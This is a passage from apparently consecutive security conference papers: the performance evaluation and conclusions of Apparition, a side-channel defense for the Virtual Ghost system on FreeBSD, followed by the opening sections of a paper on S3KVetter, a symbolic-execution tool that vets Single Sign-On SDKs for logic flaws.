For our experiments, we used a Dell Precision T3620 workstation with an Intel® Core™ i7-6700 hyper-threading quad-core processor at 3.40 GHz with an 8 MB 16-way LLC, 16 GB of RAM, and an Intel E1000 network card. The machine has both a 256 GB Solid State Drive (SSD) and a 7,200 RPM 500 GB hard disk. We stored all the files for our experiments on the SSD. For the network experiments, we used a dedicated Gigabit Ethernet network and a Dell T1700 Precision workstation as the remote system. The T1700 runs FreeBSD 9.3 and has an Intel® Core™ i7-4770 hyper-threading quad-core processor at 3.40 GHz and 16 GB of RAM. We perform our experiments with the OS running in single-user mode to reduce noise from other processes on the system. We use a high-resolution timer (reading `rdtsc` directly) to measure time, and we report the average (arithmetic mean of) execution time of multiple runs.

Our evaluation needed benchmarks and applications that rely heavily on OS kernel services e.g., the file system and network stack. Our evaluation therefore used the following programs:

**LMBench:** We used the LMBench benchmark suite [55] to measure the latency of various system calls on Virtual Ghost with and without the new optimizations. For the benchmarks for which we can specify the number of repetitions to run, we used 1,000 repetitions. LMBench reports the median result of the number of repetitions specified. We configured `lat_select` to use local files. In `lat_ctx`, we measured context switch time between two processes; each process does nothing but passes a token to the other process via a pipe. For all the other workloads, we used the default configurations.

**OpenSSH Client:** We used the preinstalled OpenSSH [65] Secure Shell client and server to evaluate the Virtual Ghost optimizations. We ran the OpenSSH client on our FreeBSD 9.0 machine and the server on the FreeBSD 9.3 machine to measure bandwidth. We generated the contents of each file by collecting random numbers from the `/dev/random` device on our FreeBSD 9.0 machine and transferred the files to the FreeBSD 9.3 machine.

**Ghosting OpenSSH Client:** We evaluated our defenses on the `ssh` and `ssh-keygen` programs of the OpenSSH 6.2p1 application suite modified by Criswell et al. to use ghost memory to store heap objects [26]: `ssh-keygen` generates public and private key pairs for `ssh` to use for password-less authentication. Criswell et al. enhanced these two programs to share a hard-coded AES private application key that they use to encrypt private authentication keys. The `ssh-keygen` program encrypts all the private authentication key files it generates with this private application key. The `ssh` client decrypts these keys and puts them, as well as all other heap objects, into ghost memory. For these experiments, we ran the ghosting OpenSSH client on the Virtual Ghost and Apparition machine and the server on the machine running native FreeBSD 9.3. We collected the bandwidth reported in the `ssh` client's debug output when transferring 1 KB to 512 MB files using the modified `ssh` client. We transferred the files by having the `ssh` client run the `cat` command on the files on the server.

**Ghosting Bzip2:** We compiled Bzip2 1.0.6, a data compression program [16], with a new C library that can, at run-time, be configured to allocate heap objects in either traditional user-space memory or in ghost memory. We measure the time for Bzip2 to compress the 32 MB file we used in the OpenSSH experiments.

**Ghosting GnuPG:** We compiled GnuPG 2.0.18, a cryptography program [45], with our C library that can, at run-time, be configured to allocate heap objects in either traditional user-space memory or in ghost memory. We evaluate encrypting, decrypting, signing, and verifying signatures of files ranging from 1 KB to 32 MB in size. Due to space, we only report overheads for signing files. Encryption, decryption, and verification have

| Test | Native ($\mu$s) | Std. Dev. | VG Overhead | Opt-VG Overhead |
|---|---|---|---|---|
| null syscall | 0.1 | 0.0 | 2.9× | 2.6× |
| open/close | 1.8 | 0.0 | 2.3× | 1.8× |
| mmap | 5.6 | 0.1 | 5.1× | 3.4× |
| page fault | 36.3 | 1.3 | 1.0× | 1.0× |
| fork + exit | 49.2 | 0.1 | 4.1× | 2.0× |
| fork + exec | 54.4 | 0.1 | 3.9× | 1.9× |
| fork + /bin/sh -c | 515.4 | 1.0 | 2.2× | 1.5× |
| signal handler install | 0.2 | 0.0 | 2.3× | 2.1× |
| signal handler delivery | 1.1 | 0.0 | 0.9× | 0.8× |
| read | 0.1 | 0.0 | 2.7× | 2.3× |
| write | 0.1 | 0.0 | 2.9× | 2.5× |
| stat | 1.2 | 0.0 | 2.1× | 1.8× |
| select | 2.8 | 0.0 | 1.9× | 1.6× |
| fcntl lock | 2.8 | 0.0 | 1.9× | 1.6× |
| context switch | 0.5 | 0.0 | 1.2× | 1.0× |
| pipe | 1.6 | 0.0 | 1.7× | 1.5× |

Table 3: LMBench Latency Results

similar overheads.

**Ghosting RandomAccess:** We created a microbenchmark named RandomAccess which modifies an 8 MB array of 64 B elements in the heap in random order 20,000 times. Specifically, it first generates a random order in which to access all the array elements, ensuring that every element in the array is accessed once. It then iterates over the array in the random order, replacing the contents of the current element with the index of the previously accessed element. The first iteration warms up the cache and is not used in measuring performance; RandomAccess records the execution time of the next 20,000 iterations and reports the average latency of an iteration. By seeding the pseudo-random number generator with the same seed, RandomAccess can exhibit deterministic results. We link RandomAccess with our C library so that we can configure it to allocate heap objects in traditional user-space memory or in ghost memory as needed.

**Ghosting Clang:** We compiled Clang 3.0, a C/C++ compiler [1], with our C library that can, at run-time, be configured to allocate heap objects in either traditional user-space memory or in ghost memory. We measured the time to compile a C source file named `gcc-smaller.c` from SPEC CPU 2017 [5] into assembly code by using Clang. We used the `-O3` and `-pipe` command-line options.

Besides the native FreeBSD 9.0 kernel, we have conducted our experiments on the FreeBSD SVA kernels with the following configurations of Virtual Ghost/Apparition:

1. **VG**: Virtual Ghost without the new optimizations described in Section 4 and without our new defenses. This version of Virtual Ghost is a faster and more robust implementation of the original prototype [26].
2. **Opt-VG**: Virtual Ghost with the optimizations described in Section 4.

| Test | Native (MB/s) | Std. Dev. | VG Overhead | Opt-VG Overhead |
|---|---|---|---|---|
| pipe | 14,865.2 | 29.7 | 1.3× | 1.2× |

Table 4: LMBench Bandwidth Results

3. **Opt-VG-PG**: The optimized Virtual Ghost enhanced with only our defenses to the page table side-channel attacks.
4. **Opt-VG-LLCPart**: The optimized Virtual Ghost enhanced with only our mitigations to the LLC side-channel attacks.
5. **Apparition**: The optimized Virtual Ghost enhanced with the defenses to both the page table and LLC side-channel attacks (in other words, the full Apparition system).

## 8.2 Virtual Ghost Optimizations

We evaluate the overheads of the optimized version of Virtual Ghost's SFI enforcement and SVA-OS MMU instructions (described in Section 4) relative to the original Virtual Ghost and to native x86-64 FreeBSD. For the baseline kernel, we used a native x86-64 FreeBSD 9.0 kernel configured with the same options as the Virtual Ghost FreeBSD kernels and compiled with the same compiler and compilation options. We focus here on evaluating the overheads of Virtual Ghost on traditional non-ghosting applications, i.e., applications that do not use ghost memory but still need to run on the Virtual Ghost system. Our microbenchmarks and benchmark applications therefore do not use ghost memory when running on Virtual Ghost.

As shown below, our optimizations always improve performance for the benchmarks we tested.

**Microbenchmarks:** We used the LMBench benchmark suite [55] to measure the latency of various system calls on Virtual Ghost with and without the new optimizations. Tables 3 and 4 show the performance of the



Figure 4: LMBench File Creation/Deletion Rate

native FreeBSD 9.0 kernel and the overheads of Virtual Ghost, with and without the optimizations, normalized to the native FreeBSD 9.0 kernel. While the overheads in Table 3 may seem high, we note that the performance of real-world applications (shown subsequently) are much better as applications only spend a portion of their time executing kernel code.

As Tables 3 and 4 show, Virtual Ghost incurs 2.4× overhead on average while our optimizations reduce the overhead to 1.8× on average. In particular, elimination of serializing instructions improves system calls that perform many page table updates. For example, `fork + exit` overhead drops from 4.1× to 2.0×, and `fork + exec` drops from 3.9× to 1.9×. On FreeBSD, the `mmap()` system call premaps some amount of physical memory to the newly mapped region, so our optimizations also improve its overhead from 5.1× to 3.4×.

Signal handler function dispatch shows a slight performance improvement on Virtual Ghost compared to native FreeBSD. The FreeBSD kernel on Virtual Ghost cannot read the register state saved on interrupts, traps, and system calls [26] and therefore does not copy this information into the user-space stack for signal handlers to inspect like the FreeBSD kernel does. We believe this is why Virtual Ghost shows a slight performance benefit for signal handler dispatch.

Figure 4 reports the performance of the file creation/deletion workload of LMBench on native FreeBSD and Virtual Ghost with and without the new optimizations. Virtual Ghost slows down the file creation and deletion rates by 2.2× and 2.1×, respectively, on average across all file sizes, and the optimizations reduce both of the overheads to 1.7×. The standard deviation is 0% for all file sizes tested.

**Applications:** Table 5 lists the average CPU time spent for OpenSSH client file transfers on the native FreeBSD kernel over 20 rounds of execution. We measured the CPU time by recording the number of unhalted clock cycles used while executing the `ssh` client with the `pmcstat` utility and then converted this number into milliseconds based on the CPU's clock speed. We made the same measurements for the OpenSSH client on Virtual Ghost with and without optimizations; the VG and Opt-VG lines in Figure 6 show the results. For files from 1 KB to 8 MB, the original Virtual Ghost incurs overheads of 3% to 12% with a 1% average standard deviation. The optimizations reduce the overhead to 2% to 10%. For files larger than 8 MB, the overheads of Virtual Ghost with or without the optimizations are negligible. Additionally, the differences between the results of 128 KB, 256 KB and 512 KB are within the standard deviation.

Figure 5 shows the average OpenSSH client file transfer bandwidth on the native FreeBSD kernel over 10 rounds. For files between 1 KB and 2 MB in size, the original Virtual Ghost incurs negligible overheads ranging from 1% to 3% with up to 1% standard deviations. With the optimizations, the overheads on bandwidth remain similar.

| Size | CPU Time | Std. Dev. | Size | CPU Time | Std. Dev. |
|---|---|---|---|---|---|
| 1 | 13.7 | 0.3 | 1,024 | 26.9 | 0.4 |
| 2 | 13.8 | 0.2 | 2,048 | 37.1 | 0.4 |
| 4 | 13.9 | 0.2 | 4,096 | 57.3 | 0.3 |
| 8 | 14.5 | 0.3 | 8,192 | 97.8 | 0.4 |
| 16 | 15.2 | 0.3 | 16,384 | 178.4 | 0.4 |
| 32 | 16.8 | 0.3 | 32,768 | 339.9 | 0.5 |
| 64 | 17.1 | 0.4 | 65,536 | 662.2 | 0.3 |
| 128 | 18.1 | 0.3 | 131,072 | 1,306.8 | 0.6 |
| 256 | 19.0 | 0.5 | 262,144 | 2,596.0 | 1.2 |
| 512 | 21.5 | 0.4 | 524,288 | 5,171.1 | 2.5 |

Table 5: OpenSSH Client Average File Transfer CPU Time. Time in miliseconds. Size in KB.



Figure 5: OpenSSH Client Average File Transfer Rate on Native FreeBSD

Table 6 shows the overhead of Virtual Ghost with and without the new optimizations on Bzip2 compression and GnuPG when signing 2 MB files. For this experiment, ghost memory is disabled, so heap objects are allocated in traditional user-space memory, and physical memory is mapped on demand. We use a small file size here as



Figure 6: OpenSSH Client Average File Transfer CPU Time Normalized to Native FreeBSD

| | Bzip2 | GnuPG Signing |
|---|---|---|
| Native (ms) | 183.20 | 54.71 |
| VG Overhead (×) | 1.05 | 1.06 |
| Opt-VG Overhead (×) | 1.04 | 1.03 |

Table 6: Bzip2 and GnuPG Results for 2 MB Files

| | RandomAccess | Bzip2 | Clang |
|---|---|---|---|
| Native FreeBSD | 643.23 $\mu$s | 2.89 s | 28.36 s |
| std. dev. | 0.64 $\mu$s | 0.00 s | 0.63 s |
| Opt-VG Overhead (×) | 1.28 | 1.04 | 1.03 |
| Opt-VG-PG Overhead (×) | 1.32 | 1.04 | 1.03 |
| Opt-VG-LLCPart Overhead (×) | 2.09 | 1.04 | 1.03 |
| Apparition Overhead (×) | 2.11 | 1.05 | 1.05 |

Table 7: RandomAccess, Bzip2 and Clang Results

Virtual Ghost has higher overhead on GnuPG when compressing 2 MB files than when compressing larger files. Virtual Ghost adds 5% overhead to Bzip2, which is reduced to 4% with the optimizations. It incurs a 6% overhead to the overall performance for GnuPG signing; the optimizations reduce the overhead to 3%. The standard deviations for both Bzip2 and GnuPG is 0%.

## 8.3 Page Table Side-Channel Defenses

We now evaluate the performance of our page table side-channel defenses in Sections 5.1 and 5.2.

**Ghosting RandomAccess:** The second column of Table 7 reports the average latency of each iteration over 20 rounds of execution for the RandomAccess microbenchmark. The overheads on Virtual Ghost with our new optimizations without (Opt-VG) and with our page table side-channel defenses enabled (Opt-VG-PG) show that the page table side-channel defenses add no additional overhead to Opt-VG (when accounting for the standard deviation of 4%). This is because the only OS kernel operations incurred during the loop in RandomAccess are context switches, and our page table defenses add no overhead to context switching. We believe that Opt-VG and Opt-VG-PG add overhead to native FreeBSD because Opt-VG and Opt-VG-PG map ghost memory with 4 KB pages while native FreeBSD maps traditional user-space memory using super pages whenever possible [57].

**Ghosting Bzip2:** We enabled ghost memory for Bzip2 for all systems except the native FreeBSD kernel. The third column of Table 7 reports the average of 10 rounds of this experiment and shows that our page table defenses do not affect the overall performance of Bzip2 compression relative to Opt-VG. The standard deviation is 0%. Since Bzip2 accesses all the heap memory that it allocates when compressing the 32 MB file, our page table defenses do not incur any overhead by disabling demand paging of ghost memory.



Figure 7: Ghosting OpenSSH Client File Transfer Bandwidth Normalized to Native FreeBSD

**Ghosting OpenSSH Client:** The Opt-VG-PG-Ghosting line in Figure 6 shows the overhead of our page table defenses on the unhalted CPU clock cycles (converted into time using the processor's clock frequency) of the `ssh` client transferring files. Each data point is the average of 20 rounds of execution. For 1 KB to 4 MB files, page table defenses increase the overhead of Opt-VG (denoted by the Opt-VG-ghosting line in Figure 6) by 1% to 10% with a 2% standard deviation. For large files, page table defenses add no overhead to the CPU time.

Figure 7 shows the overheads of our page table defenses on the client file transfer bandwidth. Page table defenses add no overhead to the optimized Virtual Ghost across all file sizes (differences are within the range of standard deviation).

**Ghosting GnuPG:** We enabled ghost memory for GnuPG for all systems except the native FreeBSD kernel. Table 8 shows the performance of signing files with GnuPG. The page table defenses incur a constant overhead of around 14 ms across all file sizes. This overhead

| File Size (KB) | Native | Std. Dev. | Opt-VG | Opt-VG-PG | Opt-VG-LLCPart | Apparition |
|---|---|---|---|---|---|---|
| 1 | 8.6 | 0.1 | 9.5 | 23.7 | 12.1 | 25.2 |
| 2 | 8.6 | 0.1 | 9.5 | 23.8 | 12.1 | 24.9 |
| 4 | 8.6 | 0.1 | 9.5 | 23.9 | 12.2 | 25.5 |
| 8 | 8.7 | 0.2 | 9.6 | 23.9 | 12.1 | 25.1 |
| 16 | 8.9 | 0.1 | 9.8 | 23.9 | 12.5 | 25.4 |
| 32 | 9.2 | 0.1 | 10.1 | 24.4 | 12.9 | 25.6 |
| 64 | 9.9 | 0.1 | 10.9 | 25.4 | 13.6 | 27.0 |
| 128 | 11.4 | 0.1 | 12.4 | 26.8 | 15.2 | 28.4 |
| 256 | 14.3 | 0.1 | 15.4 | 29.7 | 18.3 | 31.5 |
| 512 | 20.1 | 0.1 | 21.3 | 35.6 | 24.4 | 37.4 |
| 1024 | 31.6 | 0.1 | 33.2 | 47.7 | 36.4 | 49.4 |
| 2048 | 54.8 | 0.0 | 56.8 | 71.2 | 60.5 | 73.6 |
| 4096 | 100.9 | 0.1 | 103.9 | 118.2 | 108.0 | 121.1 |
| 8192 | 193.3 | 0.1 | 198.6 | 212.9 | 203.6 | 217.0 |
| 16384 | 377.8 | 0.2 | 386.2 | 400.1 | 394.6 | 407.3 |
| 32768 | 746.6 | 0.5 | 761.8 | 776.1 | 776.6 | 789.2 |

Table 8: GnuPG Signing Results. Time in milliseconds.

occurs because our page allocation defenses disable demand paging of ghost memory. `malloc()` attempts to fulfill allocation requests by allocating memory chunks with 4 MB alignment from the OS. This alignment constraint may cause `malloc()` to map a larger virtual memory region for the heap and return a pointer to an aligned 4 MB block within it. Although GnuPG only uses the aligned portion of memory, the page table defenses still allocate and map physical memory for the remaining unaligned 8 MB portion, incurring the 14 ms overhead. The overhead becomes negligible as the file size increases, as Table 8 shows. The standard deviation is 3% on average.

**Ghosting Clang:** As the fourth column of Table 7 shows, the page table defenses do not add any overhead to Clang relative to Opt-VG. This indicates that Clang uses most of the heap memory it allocates. Therefore, allocating and mapping physical memory at allocation time as opposed to on demand incurs no overhead.

## 8.4 LLC Side-Channel Defenses

We have compared the performance of various cache partition sizes with the baseline where the ghosting application, the kernel and the Apparition VM can all use the entire LLC. Our results indicate that the Apparition VM needs only 2 LLC ways to avoid performance degradation. We also experimentally determined that assigning 12, 2, and 2 LLC ways to the ghosting application, the kernel, and the Apparition VM, respectively, best achieves performance similar to the baseline. This provides ghosting applications the maximum number of LLC ways possible. While we use static partitions, we could leverage dynamic cache partitioning techniques e.g., SecDCP [70], to improve performance.

**Ghosting RandomAccess:** We use the RandomAccess microbenchmark in Section 8.1 to evaluate the impact of LLC partitioning when an application's working set is small enough to fit in the LLC but exceeds the capacity of the assigned partition. Since the 8 MB array is larger than the capacity of the 12-way partition of the 16-way 8 MB LLC, LLC partitioning increases the overhead of Opt-VG from 1.28× to 2.09× with a 3% standard deviation.

**Ghosting Bzip2:** We enabled ghost memory for Bzip2 for all systems except the native FreeBSD kernel. Table 7 shows the overhead of LLC partitioning on Bzip2 compressing a 32 MB file as Section 8.1 describes. LLC partitioning does not affect the performance of Bzip2, which indicates the capacity of the 12-way LLC partition is sufficient for the cache lines frequently accessed by Bzip2. The standard deviation is 0%.

**Ghosting OpenSSH Client:** We evaluate the overhead of LLC partitioning on OpenSSH client CPU time and bandwidth when transferring files of varying sizes; Figure 6 shows the file transfer CPU time normalized to the native FreeBSD 9.0 averaged over 20 rounds of execution. Opt-VG-LLCPart-ghosting (Opt-VG with LLC partitioning enabled) is 1.18× (on average with a worst case of 1.27×) across all file sizes (where Opt-VG is 1.09× on average) when normalized to FreeBSD. The overhead of LLC partitioning mainly comes from the LLC partition switches among the ghosting application, the kernel and the Apparition VM in the runtime, which slows down the performance by 1.16× on average across all file sizes. The standard deviation is 1% on average across all file sizes.

Figure 7 illustrates the performance impact of LLC partitioning on client file transfer bandwidth. The results are averaged over 20 rounds of execution. Opt-VG-LLCPart-ghosting reduces bandwidth to 0.91 that of native FreeBSD on average across all file sizes with a worst case of 0.85 (compared to 0.92 for Opt-VG). The standard deviation ranges from 0% to 1% across all file sizes.

**Ghosting GnuPG:** We enabled ghost memory for GnuPG for all systems except the native FreeBSD kernel. Table 8 shows the performance impact of LLC partitioning on GnuPG as Section 8.1 describes. For 1 KB to 4 MB files, LLC partitioning incurs a 3 ms to 4 ms overhead which is the overhead for maintaining i.e., switching among, different LLC partitions. For 8 MB to 32 MB files, although their sizes exceed the capacity of the 6 MB ghost memory LLC partition and the absolute additional execution time incurred by LLC partitioning is longer, the overhead to the overall performance is negligible. The execution time of Opt-VG-LLCPart for signing 8 MB to 32 MB files is 1.05× (Opt-VG is 1.02×) that for native FreeBSD on average. The standard deviation is 1.2% on average across all file sizes.

**Ghosting Clang:** Tables 7 and 9 show that our LLC side-channel defenses incur a negligible 3% overhead when assigning 12, 2 and 2 LLC ways to the ghosting Clang, the kernel, and the Apparition VM, respectively. However, when we shrink the number of LLC ways assigned to the ghosting Clang to 6, 4, and 2 while the LLC partition sizes of the kernel and the Apparition VM remain the same, we observe that the execution time for Opt-VG-LLCPart is as much as 1.1×, 1.3×, and 1.6× that of native FreeBSD. This is because the working set of Clang exceeds the capacity of the cache partition.

We also evaluated the overhead of LLC partitioning when executing more ghosting applications than the processor has partitions. As Section 7 describes, our pro-

| # of LLC Ways | Overhead (×) | # of LLC Ways | Overhead (×) |
|---|---|---|---|
| 2 | 1.64 | 8 | 1.08 |
| 4 | 1.30 | 10 | 1.05 |
| 6 | 1.14 | 12 | 1.03 |

Table 9: Overhead of Opt-VG with Varying Sizes of LLC partition for Ghosting Clang. Normalized to Native FreeBSD.

totype shares a single partition among multiple ghosting applications and flushes the cache on context switches between two ghosting applications. We run two ghosting Clang processes in parallel in the background, where each compiles either `gcc-smaller.c` or `gcc-pp.c` from SPEC CPU 2017 [5]. On native FreeBSD, it takes 57.3 seconds to compile `gcc-smaller.c` in this scenario; Compilation on Opt-VG-LLCPart takes 1.06× (1.03× for Opt-VG) the time on native FreeBSD, with a 0.4% standard deviation.

## 8.5 Evaluation of Combined Defenses

We now evaluate the combined overheads of our page table and LLC side-channel defenses using RandomAccess, Bzip2, the OpenSSH client, GnuPG, and Clang.

RandomAccess executes in 2.11× the time taken by native FreeBSD when executing on Apparition, as Table 7 shows; the standard deviation is 2%. The overhead mainly comes from the mitigations to LLC side-channel attacks. Table 7 also shows that Apparition with all defenses enabled on Bzip2 only adds 5% overhead (compared to Opt-VG's 4%) relative to native FreeBSD with 0% standard deviation.

Figure 6 shows the performance impact of all defenses on the OpenSSH client file transfer CPU time. The overhead of Apparition ranges from 16% to 33% relative to native FreeBSD, with a 1% standard deviation across all file sizes, which is a combination of the slow down incurred by page table and LLC side-channel defenses in addition to the overhead of Opt-VG. Figure 7 illustrates the performance impact of all defenses on the client file transfer rate. Apparition reduces the file transfer rate to 0.91 that of native FreeBSD on average across all file sizes with a worst case of 0.85 (compared to 0.92 for Opt-VG).

Table 8 shows that Apparition incurs a constant overhead of around 16 ms relative to Opt-VG on GnuPG across 1 KB to 4 MB files, 14 ms of which comes from the page table side-channel with the remaining from the LLC partitioning defenses. As Table 8 shows, the overhead of both defenses becomes negligible as the file size increases. The standard deviation is 3.0% on average across all file sizes.

Table 7 shows that the ghosting Clang compiler incurs 5% overhead relative to native FreeBSD with a standard deviation of 2% when running on Apparition.

# 9 Related Work

Recent work removes commodity OS kernels from the TCB. SP$^3$ [75], Overshadow [20], InkTag [40], CHAOS [18], and AppShield [21] build on commercial hypervisors and protect entire applications by providing an encrypted view of application memory to the OS and detect corruption of physical memory frames by the OS using digital signatures. Virtual Ghost [26] uses compiler instrumentation to insert run-time checks and can also protect entire applications. Hardware such as Intel SGX [23, 42] and AMD SEV [31, 39] protect unprivileged applications and virtual machines from malicious privileged code such as the OS and hypervisors. Haven [12] uses Intel SGX [23, 42] to isolate entire unmodified legacy applications from the OS. All of these shielding systems are vulnerable to side-channel attacks.

Page table side-channel attacks can steal secret application data on Intel SGX and InkTag [63, 67, 73]. T-SGX [62] transforms SGX applications to thwart page fault side channels by executing computations within Intel TSX transactions. TSX aborts transactions upon exceptions and interrupts, ensuring no page fault sequence leaks to the OS. However, its overhead ranges from 4% to 118% with a geometric mean of 50%. DÉJÀ VU [19] builds a software reference clock protected by Intel TSX transactions within SGX enclaves. It detects privileged side-channel attacks that trigger frequent traps and interrupts and aborts the application if an attack is detected.

Cache side-channel attacks are a known problem [36–38,43,52,58,76,79]. Several defenses partition the cache but generally assume an unprivileged attacker e.g., an unprivileged process [70, 71, 80] or a virtual machine attacking its neighbors [35, 44, 50, 61, 80]. These defenses cannot mitigate attacks by privileged code. Still, we can leverage techniques such as dynamic partitioning in SecDCP [70] to improve the performance of our cache partitioning scheme but, unlike SecDCP, ensure that the OS does not reconfigure or disable the partitioning.

Other mechanisms can mitigate cache side-channel attacks, but they also assume unprivileged attackers. SHARP [74] alters a shared cache's replacement policy to prevent the attacker from learning the victim's memory access patterns by cache evictions. It prioritizes evicting LLC cache lines that are not in any private L1 cache and the LLC cache lines of the current process. However, a compromised OS can still evict the cache lines of the victim as it can run on the victim's behalf. The Random Fill Cache Architecture [51] breaks the correlation between demand memory access and L1 cache fills to defend against reuse-based side-channel attacks. Wang and Lee [71] proposed that memory-to-cache map-

pings in L1 cache be dynamically randomized. Both approaches focus on L1 cache and may incur high performance overhead on much larger LLCs. Additionally, all three approaches require hardware modifications. FuzzyTime [41] and TimeWarp [53] introduce noise to the system clock to disrupt attackers' time measurements but hurt programs needing a high-precision clock.

Some approaches detect, rather than prevent, cache side-channel attacks. Chiappetta et al. [22] detect cache side channels by finding correlations between the LLC accesses of the attacker and the victim. HexPADS [59] detects cache side channels based on the frequent cache misses of the attacker. However, both approaches tend to suffer from high false positives and false negatives.

A final approach is to design hardware without side channels and formally verify that they are correct. SecVerilog [77] and Sapper [48] present new hardware description languages with information flow tracking that processor designers can use to design processors without timing-channel exploits. Sanctum [24] is an isolation framework similar to Intel SGX that mitigates page table and cache side-channel attacks by maintaining a per-enclave page table in addition to the traditional page table managed by the OS with extra registers and logic. It also isolates the enclaves in both DRAM and cache using page coloring maintained by the TCB. However, these defenses require hardware modifications.

## 10 Conclusions

Despite defenses such as InkTag [40], Virtual Ghost [26], and Haven [12], compromised OS kernels can steal application data via side-channel attacks. We present Apparition, an enhanced Virtual Ghost system that protects applications from page table and LLC side-channel attacks. Apparition improves the performance of the original Virtual Ghost by up to 2× by eliminating unnecessary serializing instructions and by utilizing Intel MPX. Apparition also enhances Virtual Ghost's memory protection features to thwart page table side-channel attacks and combines its memory protection features with Intel's CAT hardware to defeat LLC side-channel attacks. Apparition requires no changes to the processor or OS kernels running on SVA. We compared Apparition's performance to Virtual Ghost enhanced with our optimizations; it adds 1% to 18% overhead (relative to native FreeBSD) to most of the real-world applications we tested but adds up to 86% additional overhead to GnuPG.

# Vetting Single Sign-On SDK Implementations via Symbolic Reasoning

Ronghai Yang[1,2], Wing Cheong Lau[1], Jiongyi Chen[1], and Kehuan Zhang[1]

[1]*The Chinese University of Hong Kong*,
[2]*Sangfor Technologies Inc.*

## Abstract

Encouraged by the rapid adoption of Single Sign-On (SSO) technology in web services, mainstream identity providers, such as Facebook and Google, have developed Software Development Kits (SDKs) to facilitate the implementation of SSO for 3rd-party application developers. These SDKs have become a critical foundation for web services. Despite its importance, little effort has been devoted to a systematic testing on the implementations of SSO SDKs, especially in the public domain. In this paper, we design and implement S3KVetter (Single-Sign-on SdK Vetter), an automated, efficient testing tool, to check the logical correctness and identify vulnerabilities of SSO SDKs. To demonstrate the efficacy of S3KVetter, we apply it to test ten popular SSO SDKs which enjoy millions of downloads by application developers. Among these carefully engineered SDKs, S3KVetter has surprisingly discovered 7 classes of logic flaws, 4 of which were previously unknown. These vulnerabilities can lead to severe consequences, ranging from the sniffing of user activities to the hijacking of user accounts.

## 1 Introduction

Single Sign-On (SSO) protocols like OAuth2.0 and OpenID Connect have been widely adopted to simplify user authentication and service authorization for third-party applications. According to a survey conducted by Janrain [29], 75% users choose to use SSO services, instead of traditional passwords, to login applications. As a conservative estimate in [49], 405 out of Top-1000 applications support SSO services, indicating that SSO login has already become a mainstream authentication method and still continues its strong adoption.

Motivated by the prevalence of SSO services, mainstream Identity Providers (IdPs) like Google and Facebook, have provided their Software Development Kits (SDKs) to facilitate the implementation of third party services (e.g. IMBD and Uber), which are referred to as the Relying Parties (RP) under the SSO framework.

To further enhance flexibility, some high-profile open source projects [3, 21] have integrated SSO SDK modules from different IdPs so that an RP application can readily support multiple IdPs at the same time. These SDKs are the core component of SSO services and have enjoyed millions of downloads (see Table 1).

Typically, an SSO SDK provider would release the source code of its SDK and provide documentations, together with simple usage examples. It then leaves the rest to the RP developers. Without fully understanding the SDK internals, most RP developers simply follow the sample codes to invoke the SDK functions. As such, one important question is that: *Is an SSO SDK itself secure?* Note that if the internals of a SDK already contain vulnerabilities, then all RP applications using the vulnerable SDK become susceptible. Given the popularity of these SDKs and the nature of SSO services, any security breach can lead to critical implications. For example, an attacker may be able to log into billions of user accounts [48].

The goal of this work is to systematically test whether an SSO SDK is vulnerable by itself. We will focus on the logic vulnerabilities of a SDK, which allow an attacker to log into RP applications as a victim. To the best of our knowledge, this is the first work to analyze the SSO SDKs. Most existing work on SSO security does not analyze the code of the SSO system, let alone the SDK. More specifically, there are mainly two types of work in the literature. The first type reasons about the *specification* of the standard SSO protocols [23, 39] by different methods including model checking [5,7,15,19], cryptographic proof [11] and manual analyses [34]. The other type aims to discover vulnerabilities of real-world SSO implementations via network traffic analysis [43,44,47,48] and large-scale automated testing [18,33,49,51]. The former does not care about the

SSO implementation, and the latter treats the implementation as a black box. Consequently, both cannot detect logic flaws buried deep in the SSO SDKs.

To this end, this paper introduces S3KVetter, a tool which automatically identifies vulnerabilities in the SSO SDK internals. Our key insight is to leverage dynamic symbolic execution, a widely used technique for program analysis (*e.g.*, [9, 22]), to track feasible execution paths and the associated predicates of the SSO SDK under test. For each path, S3KVetter then utilizes a theorem prover[1] to check whether the predicates violate SSO security properties. Although these techniques have been heavily studied, they cannot be directly applied to SSO-like applications due to the multi-party nature and multiple-lock-step operations of SSO services. We have thus developed new techniques including request order scheduling and multi-party coordination for this kind of multi-party applications.

We have implemented a full-featured prototype of S3KVetter and applied it to check 10 popular SSO SDKs. These SDKs are all carefully engineered and enjoy a large number of downloads (see Table 1). They support different SSO protocols (OAuth2.0 or OpenID Connect) and various grant flows (authorization code flow and implicit flow). To our surprise, S3KVetter has discovered, among these security-focused SDKs, 7 classes of serious logic vulnerabilities and 4 of them are previously unknown. The security impact can range from sniffing user activities at the RP, to the total hijacking of the victim's RP account. In summary, we have made the following contributions:

- *Measurement study and new findings.* We have systematically conducted an in-depth security analysis on 10 commercially deployed SSO SDKs, the first of this kind. We discover 7 types of serious logic vulnerabilities, 4 of which are previously unknown. We demonstrate these vulnerabilities can lead to critical security implications. Our findings show that the overall security quality of SSO SDKs (and thus their deployment) is worrisome.
- *Effective vulnerability detection for distributed systems via symbolic reasoning.* We have designed and implemented S3KVetter to perform security analysis of SDK internals based on dynamic symbolic execution and a theorem prover. In particular, we develop a set of new techniques, including symbolizing request orders and multi-party coordination, to improve symbolic execution for multi-party distributed systems with multiple-lock-step interactions.

The remainder of this paper is organized as follows: Section 2 introduces the background. Section 3 presents the overview of S3KVetter. Section 4 discusses its detailed design. Additional implementation considerations are given in Section 5. We evaluate the performance of S3KVetter in Section 6 and detail the discovered vulnerabilities in Section 7. We discuss the lessons learned in Section 8 and summarize related works in Section 9. We conclude the paper in Section 10.

[1]We will use the terms theorem prover, constraint solver and Satisfiability Module Theories (SMT) solver interchangeably.



Figure 1: OAuth 2.0 authorization code flow

- Dash lines represent symbolic links that can be controlled by an attacker.

## 2 Background

OAuth2.0 [23] and OpenID Connect [39] (OIDC) have become the *de facto* SSO standard protocols. Therefore, in this paper, we only focus on these two protocols[2]. In an SSO ecosystem, there are three parties: a User, a Relying Party server (RP server) and an Identity Provider server (IdP server)[3]. The goal of SSO services is to allow the user to log into the RP via the IdP. To achieve this goal, the IdP issues an access token (as in the case of OAuth2.0), and sometimes together with an id_token (as in the case of OIDC), to the RP so that the latter can retrieve the user identity information hosted by the IdP. To complete the process, both SSO protocols have developed multiple authorization grant flows, but only two of them, namely, the authorization code flow and the implicit flow, are commonly deployed in practice. While S3KVetter supports both protocols and both authorization flow types for the web and mobile platforms, we use the authorization code flow of OAuth2.0 under the web platform as the running example throughout this paper.

### 2.1 Authorization Code Flow of OAuth2.0

Fig. 1 presents the authorization code flow of OAuth2.0. At a high level, the call flow consists of the following five phases:

I. (Step 1-3) The user initiates the Single-Sign-On process with the RP and gives the IdP his approval regarding the permissions requested by the RP;

